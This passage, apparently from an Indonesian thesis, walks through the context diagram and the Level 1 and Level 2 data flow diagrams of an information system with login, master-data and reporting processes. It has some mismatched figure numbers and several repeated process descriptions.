
Context Diagram menjelaskan hubungan sistem dengan lingkungan atau kesatuan luar. Pada sistem ini, *context diagram* melibatkan tujuh kesatuan luar, yaitu Manager, Siswa, Pengajar, Pengunjung, Keuangan, admin dan Administrator. *Context diagram* sistem ini ditunjukkan pada gambar 3.4 dibawah ini.



Gambar 3.3 DAD Level 0

3.3.1.2 DFD Level 1

Level 1 merupakan penjabaran proses pada diagram konteks (*contex diagram*) yang memuat proses-proses yang ada dalam sistem secara garis besar dan keseluruhan. Diagram arus data level 1 juga mencantumkan kesatuan luar yang berhubungan dengan sistem. Diagram arus data level 1 ini ditunjukkan pada Gambar 3.5 di bawah ini.




Gambar 3.4 DAD Level 1

3.3.1.3 DFD Level 2

DFD level 2 merupakan penjabaran tiap-tiap proses perancangan aplikasi pada level 1. Dimana pada DFD level 2 ini, berupa gambaran proses kompleks secara detail.

3.3.1.3.1 DFD Level 2 Proses 1


DFD Level 2 Proses 1 adalah proses login yang harus dilakukan oleh Admin, Pengajar dan Siswa untuk masuk ke dalam sistem informasi kesehatan agar dapat melakukan proses-proses selanjutnya.



Gambar 3.5 DAD Level 2 Proses 1

3.3.1.3.2 DFD Level 2 Proses 2


DFD Level 2 Proses 2 ini merupakan proses data master yang dilakukan oleh Admin untuk menginputkan dan mengolah data-data yang berhubungan dengan data puskesmas untuk mendukung proses pelaporan



Gambar 3.6 DAD Level 2 Proses 2

3.3.1.3.3 DFD Level 2 Proses 3


DFD Level 2 Proses 3 ini merupakan proses detail pada Olah data Level 1 untuk menyusun data yang dibutuhkan oleh admin dalam membuat laporan. Penyusunan data ini, dibutuhkan data master sebagai data utama.



Gambar 3.7 DAD Level 2 Proses 3

3.3.1.3.4 DFD Level 2 Proses 4


DFD Level 2 Proses 4 ini merupakan proses detail pada Olah data Level 1 untuk menyusun data yang dibutuhkan oleh admin dalam membuat laporan. Penyusunan data ini, dibutuhkan data master sebagai data utama.



Gambar 3.8 DAD Level 2 Proses

3.3.1.3.5 DFD Level 2 Proses 5


DFD Level 2 Proses 5 ini merupakan proses detail pada Olah data Level 1 untuk menyusun data yang dibutuhkan oleh admin dalam membuat laporan. Penyusunan data ini, dibutuhkan data master sebagai data utama.



Gambar 3.9 DAD Level 2 Proses 5

3.3.1.3.6 DFD Level 2 Proses 6


DFD Level 2 Proses 6 ini merupakan proses detail pada Olah data Level 1 untuk menyusun data yang dibutuhkan oleh admin dalam membuat laporan. Penyusunan data ini, dibutuhkan data master sebagai data utama.



Gambar 3.10 DAD Level 2 Proses 6

3.3.1.3.7 DFD Level 2 Proses 7

